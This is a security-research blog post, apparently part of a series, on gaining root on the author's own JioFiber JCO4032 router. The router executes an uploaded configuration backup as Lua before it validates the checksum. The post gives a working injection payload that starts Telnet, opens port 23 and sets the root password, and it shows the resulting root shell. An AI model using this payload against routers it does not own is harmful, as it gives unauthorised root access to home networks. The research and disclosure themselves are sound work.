How I Got Root Access to My JioFiber Router

The JioFiber restore path executed its decrypted configuration as Lua before checking the checksum. I used that behavior to start Telnet and get a root shell.

In Part 1, I decrypted the configuration backup from my JioFiber JCO4032 router. In Part 2, I traced the restore flow, changed the configuration, made the checksum check accept it, and encrypted it again.
In this post, I am going to use that configuration file to get root access to the router. If you have not read the previous posts, I highly recommend reading them first because this continues directly from the restore path and checksum behavior we found there.
The checksum function executes the configuration
At the end of Part 2, the important code was config.verifyChecksum(fileName). I found it in /usr/local/share/lua/5.1/teamf1lualib/config.lua in the extracted firmware:
-- Verify checksum on file
function config.verifyChecksum(fileName)
    -- Populate table entries from file
    if pcall(loadfile(fileName)) then
        dofile(fileName)
    else
        return nil
    end

    -- Get checksum from the config table
    local checksum_file = config["checksum"]

    -- Generate MD5 sum for file
    local checksum_md5sum = config.getChecksum(fileName)

    -- Verify checksum is correct or 0
    if checksum_file == checksum_md5sum or checksum_file == "0" then
        return "ok"
    else
        return nil
    end
end
This block runs before the checksum is compared:
if pcall(loadfile(fileName)) then
    dofile(fileName)
else
    return nil
end
loadfile(fileName) compiles the file and returns a Lua function. Passing that function to pcall() executes it in protected mode. If it succeeds, dofile(fileName) loads and executes the same file again.

The backup is therefore not treated as passive configuration data. It is Lua code, and the router executes it twice before checking whether its checksum is valid.
That order matters. Even if the checksum fails, any command in the Lua file has already run. For this experiment, a failed checksum was useful: I wanted the commands to execute, but I did not want the router to install the modified configuration and reboot. I did not know what would happen after rebooting with command statements mixed into the saved configuration.
What I wanted the payload to do
My target was simple:
- Start the Telnet server.
- Allow TCP port 23 from the local network.
- Set a password for the
rootaccount.
These were the three commands:
/usr/sbin/telnetd
/pfrm2.0/bin/iptables -I fwInBypass -p tcp --dport 23 -m ifgroup --ifgroup-in 0x1/0x1 -j ACCEPT
echo -e "password\npassword" | passwd root
The iptables rule inserts an accept rule into fwInBypass for TCP port 23. The --ifgroup-in 0x1/0x1 match limits it to the interface group used by my local network.
I used password as a temporary password during the experiment. It is deliberately weak, and the router says so in its output. Telnet also sends traffic without encryption, so this is not a setup I would leave running.
I translated the commands into Lua by calling os.execute():
os.execute("/usr/sbin/telnetd")
os.execute("/pfrm2.0/bin/iptables -I fwInBypass -p tcp --dport 23 -m ifgroup --ifgroup-in 0x1/0x1 -j ACCEPT")
os.execute("echo -e \"password\npassword\" | passwd root")
I added those lines to the decrypted backup, encrypted it again, and uploaded it through the restore page.
It failed, and none of the commands appeared to run.
Why the first payload disappeared
The reason was one step earlier in firmware.restore(). Before calling config.verifyChecksum(), the restore code separates the uploaded backup into several files. For the ECONET branch used by this router, it copies only lines containing config. into cfgFile:
for k, v in pairs(lines) do
    if string.find(v, "config%.") then
        cfgFile:write(v .. "\n")
    elseif string.find(v, "<") then
        -- XML handling omitted
    else
        smartHomeConfigFile:write(v .. "\n")
    end
end
The file passed to config.verifyChecksum() is this filtered file. My three os.execute() lines did not contain config., so the restore code discarded them before the Lua interpreter saw them.
The payload had to survive that filter. I put it on the same physical line as a normal configuration assignment:
config.logging = {}; os.execute("/usr/sbin/telnetd"); os.execute("/pfrm2.0/bin/iptables -I fwInBypass -p tcp --dport 23 -m ifgroup --ifgroup-in 0x1/0x1 -j ACCEPT"); os.execute("echo -e \"password\npassword\" | passwd root")
config.logging["VendorConfigFile"] = {}
config.logging["VendorConfigFile"][1] = {}
config.logging["VendorConfigFile"][1]["Version"] = ""
config.logging["VendorConfigFile"][1]["Description"] = "CPE Config File"
config.logging["VendorConfigFile"][1]["Name"] = "reliance.enc"
config.logging["VendorConfigFile"][1]["_ROWID_"] = "1"
config.logging["VendorConfigFile"][1]["UseForBackupRestore"] = "1"
config.logging["logConfig"] = {}
config.logging["logConfig"][1] = {}
The long first line is intentional. It contains config., so the filter keeps the whole line. Lua then evaluates the harmless table assignment followed by the three os.execute() calls.
I left the checksum invalid. The restore would eventually report a checksum failure, but only after executing this line twice.
The response gave away what happened
I encrypted the modified file again and restored it. This time the browser received malformed HTML. Before the normal response began, it contained output from passwd:
Changing password for root
New password:
Bad password: too weak
Retype password:
Password for root changed by root
Changing password for root
New password:
Bad password: too weak
Retype password:
Password for root changed by root
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
    <meta http-equiv="Content-Language" content="en-us">
    <title>Jio Centrum Home Gateway :</title>
    ...
The repeated password-change output matches the code path exactly. pcall(loadfile(fileName)) executed the configuration once, and dofile(fileName) executed it again. Both runs wrote command output into the CGI response before the page emitted its HTTP headers, which is why the response was malformed.
More importantly, passwd reported that the root password had changed.
Connecting over Telnet
I connected to the router's IP address on port 23 and logged in with the credentials I had just set:
<serial> login: root
Password:

BusyBox v1.17.4 (2025-09-03 15:55:01 IST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

RIL> whoami
root
RIL> id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
RIL>
whoami returned root, and id confirmed uid=0. The commands had executed even though the restore itself failed its checksum check.
The weakness was not just that the backup could be decrypted or that "0" bypassed the checksum. The critical issue was the order of operations: the router executed attacker-controlled Lua from the uploaded configuration before deciding whether that configuration was valid. By making the payload survive the config. line filter, I could use that execution path to start a root shell without installing the modified configuration.
Discussion
No comments yet